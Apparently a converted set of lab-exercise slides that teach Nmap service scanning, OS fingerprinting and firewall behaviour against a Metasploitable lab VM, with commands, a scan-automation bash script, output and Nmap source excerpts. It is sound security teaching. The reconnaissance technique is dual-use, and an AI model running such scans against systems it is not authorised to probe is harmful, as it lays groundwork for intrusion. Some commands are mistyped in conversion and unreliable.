139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distcc        distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.07 seconds
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 23.07 seconds

```
[~]
```


- 4 Run the following commands

```
nmap -p- --open -oN full_port_scan.txt <Metasploitable_IP>
```

```
grep ^[0-9] full_port_scan.txt | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//'
```

```
nmap -sV -p <ports> <Metasploitable_IP>
```

## Cosmology Beyond Nmap Lab Exercise



```
Command Prompt      gh1mau@DESKTOP-M2CCF76: ~ + - x
[gh1mau@DESKTOP-M2CCF76]~]$ grep ^[0-9] full_port_scan.txt | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//' 21,22,23,25,53,80,139,445,3306,3632,5432,8009,8180
[gh1mau@DESKTOP-M2CCF76]~]$ nmap -sV -p 21,22,23,25,53,80,139,445,3306,3632,5432,8009,8180 192.168.0.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-06 19:06 +08
Nmap scan report for 192.168.0.105
Host is up (0.0019s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp        ProFTPD 1.3.1
22/tcp    open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet     Linux telnetd
25/tcp    open  smtp       Postfix smtpd
53/tcp    open  domain    ISC BIND 9.4.2
80/tcp    open  http       Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn Samba smb3.0 - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smb3.0 - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd   distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13     Apache Jserv (Protocol v1.3)
8180/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.42 seconds

[gh1mau@DESKTOP-M2CCF76]~]$
```

5 Create the bash script as below (nmap\_service.sh)

```
#!/bin/bash

# Define the target IP address
target_ip=<Metasploitable_IP>


nmap -p- --open -oN full_port_scan.txt $target_ip

open_ports=$(grep ^[0-9] full_port_scan.txt | cut -d '/' -f 1
| tr '\n' ',' | sed 's/,$/')

nmap -sV -p $open_ports $target_ip

rm full_port_scan.txt
```

## Cosmology Beyond Nmap Lab Exercise



```
GNU nano 7.2          nmap_service.sh *
```

```
#!/bin/bash

# Define the target IP address
target_ip="192.168.0.105"

nmap -p- --open -oN full_port_scan.txt $target_ip

open_ports=$(grep ^[0-9] full_port_scan.txt | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,/$//')

nmap -sV -p $open_ports $target_ip


rm full_port_scan.txt
```

^G Help      ^O Write Out      ^W Where Is      ^K Cut      ^T Execute      ^C Location      ^/ Go To Line      M-U Undo      M-A Set Mark  
^X Exit      ^R Read File      ^\ Replace      ^U Paste      ^J Justify      M-E Redo      M-G Copy

- 6 Run the following command

```
chmod +x nmap_service.sh
```

```
./nmap_service.sh
```




```
(gh1mau@DESKTOP-M2CCF76) ~
$ chmod +x nmap_service.sh
(gh1mau@DESKTOP-M2CCF76) ~
$ ./nmap_service.sh
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-06 19:11 +08
Nmap scan report for 192.168.0.105
Host is up (0.020s latency).
Not shown: 65522 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 9.28 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-06 19:12 +08
Nmap scan report for 192.168.0.105
Host is up (0.0079s latency).
```

## Cosmology Beyond Nmap Lab Exercise

### Task 2: Service Scan Code Overview

- 1 Open nmap(nmap-master) code using your favorite IDE.



```
File Edit Selection View Go Run Terminal Help ← → nmap-master
main.cc 7 x
main.cc > main(int, char *[])
150 myargc = arg_parse(command, &myargv);
151 if (myargc < 1) {
152     fatal("NMAP_ARGS variable could not be parsed");
153 }
154 ret = nmap_main(myargc, myargv);
155 arg_parse_free(myargv);
156 return ret;
157 }

158 if (argc == 3 && strcmp("--resume", argv[1]) == 0) {
159     /* OK, they want to resume an aborted scan given the log file specified.
160      | Lets gather our state from the log file */
161     if (gatherLogFile_resumption_state(argv[2], &myargc, &myargv) == -1) {
162         fatal("Cannot resume from (supposed) log file %s", argv[2]);
163     }
164     o.resuming = true;
165     return nmap_main(myargc, myargv);
166 }
167 }

168 return nmap_main(argc, argv);
169 }

170 }
```

Ln 163, Col 6/ Spaces:2 UTF-8 LF {} C++ Win32 ▲ □

- 2 Open and analyze the following files:

- service\_scan.h
- service\_scan.cc
- nmap-service-probes

- 3 Back to the slide

## Cosmology Beyond Nmap Lab Exercise

### Lab Exercise 4: OS Scan and Firewall Evasion

#### Objective:

The objective of this lab exercise is to provide participants with hands-on experience in using Nmap for OS detection and Firewall Evasion techniques on a Metasploitable machine. Participants will explore various Nmap options, demonstrate the impact of a firewall, and understand strategies to evade firewall detection.


#### Prerequisites:

- Metasploitable machine set up and running.
- Nmap installed on the host machine.

#### Task 1: OS Detection

- 1 Perform an OS detection scan on the target machine to identify the operating system.

```
nmap -O <Metasploitable_IP>
```



```
gh1mau@DESKTOP-M2CCF76:~$ sudo nmap -O 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 07:51 +08
Nmap scan report for 192.168.0.103
Host is up (0.0015s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.94SVN|E=4%D=12/7%OT=21%CT=1%CU=36636%PV=Y%DS=2%DC=I%G=Y%TM=6571
OS:08FB%P=x86_64-pc-linux-gnu|SEQ(SP=CD%GC=1%ISR=0%D%TI=2%CT=Z%I=I%TS=7)OP
OS:S(01=M5B4ST11NW5%02=M5B4ST11NW5%03=M5B4NT11NW5%04=M5B4ST11NW5%05=M5B4ST
OS:11NW5%06=M5B4ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)EC
OS:N(R=Y%DF=Y%T=40%W=16D0%Q=M5B4NSNW5%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16A0%S=0%A=S+F=AS%0=M5B4ST11NW5%RD
OS:Z%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S
OS:Z%A=S+F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R
```

- 2 Perform an OS detection scan on the target machine to identify the operating system.

```
nmap -O --osscan-guess <Metasploitable_IP>
```

## Cosmology Beyond Nmap Lab Exercise

```
Command Prompt      ghmau@DESKTOP-M2CCF76: ~ + - x
[ghmau@DESKTOP-M2CCF76: ~]
$ sudo nmap -o --oscan-guess 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 07:54 +08
Nmap scan report for 192.168.0.103
Host is up (0.0013s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown
Aggressive OS guesses: Linux 2.6.9 - 2.6.33 (97%), Linux 2.6.22 (embedded, ARM) (96%), Linux 2.6.22 - 2.6.23 (96%), Linksys WRV54G WAP (95%), Linux 2.6.19 (94%), Linux 2.6.31 (94%), Linux 2.6.9 - 2.6.30 (94%), Linux 2.6.13 - 2.6.32 (94%), Linux 2.4.18 - 2.4.35 (Likely embedded) (93%)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN E=4%D=12/7%T=21%CT=1%CU=35570%PV=Y%DS=2%DC=I%G=Y%TM=6571
OS:09D7%P=x86_64-pc-linux-gnu)SE(CSP=C6%GCD=1%ISR=C6%TI=Z%CI=Z%II=1%TS=7)OP
OS:S(01=M5B4ST11NW5%03=M5B4NT11NW5%04=M5B4ST11NW5%05=M5B4ST
OS:11NW5%06=M5B4ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)EC
OS:N(R=Y%DF=Y%T=40%W=16D0%W=M5B4NNSNW5%C=N%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S%F=
OS:AS%RD=0%Q=)T2(R=Y%DF=Y%T=40%W=16A0%W=0%A=S%F=AS%0=M5B4ST11NW5%RD
OS:=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S
OS:=Z%A=S+F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T7(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%0=%RD=0%Q=)U1(R=Y%DF=N%T=40%IP=164%UN=0%
OS:RIPL=G%RID=G%RIPCK=G%RUCK=8E62%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

- 3 Perform an intense scan with OS detection and more aggressive service/version detection.

```
nmap -T4 -A <Metasploitable_IP>
```

```
Command Prompt      ghmau@DESKTOP-M2CCF76: ~ + - x
[ghmau@DESKTOP-M2CCF76: ~]
OS:11NW5%06=M5B4ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)EC
OS:N(R=Y%DF=Y%T=40%W=16D0%W=M5B4NNSNW5%C=N%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16A0%W=0%A=S%F=AS%0=M5B4ST11NW5%RD
OS:=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S
OS:=Z%A=S+F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T7(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%0=%RD=0%Q=)U1(R=Y%DF=N%T=40%IP=164%UN=0%
OS:RIPL=G%RID=G%RIPCK=G%RUCK=727D%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
|_clock-skew: mean: 1h15m00s, deviation: 2h30m00s, median: 0s
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
| |_OS: Unix (Samba 3.0.20-Debian)
| |_Computer name: metasploitable
| |_NetBIOS computer name:
| |_Domain name: localdomain
| |_FQDN: metasploitable.localdomain
|_System time: 2023-12-06T19:00:39-05:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
| |_account_used: <blank>
| |_authentication_level: user
| |_challenge_response: supported
|_message_signing: disabled (dangerous, but default)

TRACEROUTE (using port 256/tcp)
HOP RTT      ADDRESS
1  0.42 ms  DESKTOP-M2CCF76.mshome.net (172.24.32.1)
2  1.09 ms  192.168.0.103

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.75 seconds
```

- 4 Open nmap(nmap-master) code using your favorite IDE.

## Cosmology Beyond Nmap Lab Exercise



```
1 ****
2 |
3 * osscan.cc -- Routines used for OS detection via TCP/IP fingerprinting. *
4 * For more information on how this works in nmap, see my paper at
5 * https://nmap.org/osdetect/
6 *
7 *****IMPORTANT NMAP LICENSE TERMS*****
```

The Nmap Security Scanner is (C) 1996-2023 Nmap Software LLC ("The Nmap Project"). Nmap is also a registered trademark of the Nmap Project.

This program is distributed under the terms of the Nmap Public Source License (NPSL). The exact license text applying to a particular Nmap release or source code control revision is contained in the LICENSE file distributed with that version of Nmap or source code control revision. More Nmap copyright/legal information is available from <https://nmap.org/book/man-legal.html>, and further information on the NPSL license itself can be found at <https://nmap.org/npsl/>. This header summarizes some key points from the Nmap license, but is no substitute for the actual license text.

Nmap is generally free for end users to download and use themselves, including commercial use. It is available from <https://nmap.org>.

### 5 Open and analyze the following files:

- `osscan.h`
- `osscan.cc`
- `nmap-os-db`

## Cosmology Beyond Nmap Lab Exercise

### Task 2: Firewall Behaviour

- 1 Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response**

```
nmap -p 3306 --reason <Metasploitable_IP>
```




```
OpenSSH SSH client      x   ghlmau@DESKTOP-M2CCF76: ~ + v
[ghlmau@DESKTOP-M2CCF76] ~
$ nmap -p 3306 --reason 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 09:53 +08
Nmap scan report for 192.168.0.103
Host is up, received syn-ack (0.000076s latency).

PORT      STATE SERVICE REASON
3306/tcp  open  mysql  syn-ack

Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
[ghlmau@DESKTOP-M2CCF76] ~
$
```


- 2 Analyze the packets.



- 3 ssh to metasploitable, and stop mysql service.

```
sudo /etc/init.d/mysql stop
```

## Cosmology Beyond Nmap Lab Exercise



```
OpenSSH SSH client      x   ghmau@DESKTOP-M2CCF76: ~ + - 
Microsoft Windows [Version 10.0.19045.3693]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ghimaau>ssh msfadmin@192.168.0.103
msfadmin@192.168.0.103's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Dec  6 20:50:21 2023
msfadmin@metasploitable:~$ sudo /etc/init.d/mysql stop
[sudo] password for msfadmin:
 * Stopping MySQL database server mysqld
...done.
msfadmin@metasploitable:~$ |
```

- 4 Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response**

```
nmap -p 3306 --reason <Metasploitable_IP>
```



```
OpenSSH SSH client      x   ghmau@DESKTOP-M2CCF76: ~ + - 
[ghmau@DESKTOP-M2CCF76] ~
$ nmap -p 3306 --reason 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 09:53 +08
Nmap scan report for 192.168.0.103
Host is up, received syn-ack (0.00076s latency).

PORT      STATE SERVICE REASON
3306/tcp    open  mysql    syn-ack

Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
[ghmau@DESKTOP-M2CCF76] ~
$ nmap -p 3306 --reason 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 09:56 +08
Nmap scan report for 192.168.0.103
Host is up, received syn-ack (0.00052s latency).

PORT      STATE SERVICE REASON
3306/tcp    closed mysql    conn-refused

Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
[ghmau@DESKTOP-M2CCF76] ~
$ |
```

- 5 Analyze the packets.

Use the following filter to exclude ssh traffics

